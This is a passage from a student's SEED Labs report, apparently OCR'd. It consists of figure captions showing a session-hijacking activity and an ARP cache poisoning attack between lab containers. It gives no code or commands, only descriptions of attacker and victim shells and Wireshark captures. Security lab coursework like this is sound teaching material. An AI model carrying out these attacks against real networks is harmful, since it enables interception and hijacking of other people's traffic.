

Fig. 60: Victim's shell connection closed

j. Figure 61 shows the Wireshark's connection closed.



Fig. 61: Wireshark's connection closed

h. Figure 62 shows the User1 shell telnet.



Fig. 62: User1 shell telnet

i. Figure 63 shows the Victim connection established.



Fig. 63: Victim connection established

Launch attack automatically activity:

j. Figure 64 shows the attacker shell running code for auto attack.



Fig. 64: Attacker shell running code for auto attack

k. Figure 65 shows the User1's shell for pressing any command (enter).



Fig. 65: User1's shell for pressing any command

l. Figure 66 shows the attacker shell loop printing after connection closed.



Fig. 67: Attacker shell loop printing after connection closed

m. Figure 67 shows the wireshark response after this.



Fig. 67: Wireshark response

10. ARP Cache Poisoning Attack at SEED Labs:

All the codes can be found in the Appendix.

1. Task1A:

   a. Figure 68 shows the containers list.



Fig. 68: Containers List

b. Figure 69 shows the attacker's MAC and IP addresses.



Fig. 69: Attacker's MAC and IP addresses

c. Figure 70 shows the HostA's MAC and IP addresses.



Fig. 70: HostA's MAC and IP addresses

d. Figure 71 shows the HostB's MAC and IP addresses.



Fig. 71: HostB's MAC and IP addresses

e. Figure 72 shows the attacker launch attack shell.



Fig. 72: Attacker launch attack shell

f. Figure 73 shows the VictimA's attack success shell.



Fig. 73: VictimA's attack success shell

2. Task1B:

a. Figure 74 shows the VictimB's IP in A's cache fill A's cache.



Fig. 74: VictimB's Ip in A's cache fill A's cache

b. Figure 75 shows the VictimA's shell before attack.



Fig. 75: VictimA's shell before attack

c. Figure 76 shows the Attacker's shell B's IP is in A's cache.

Fig. 76: Attacker's shell B's IP is in A's cache

d. Figure 77 shows the VictimA's shell in which B's IP is in A's cache after attack.



Fig. 77: VictimA's shell in which B's IP is in A's cache after attack

e. Figure 78 shows the VictimA's shell in which B's records are deleted.

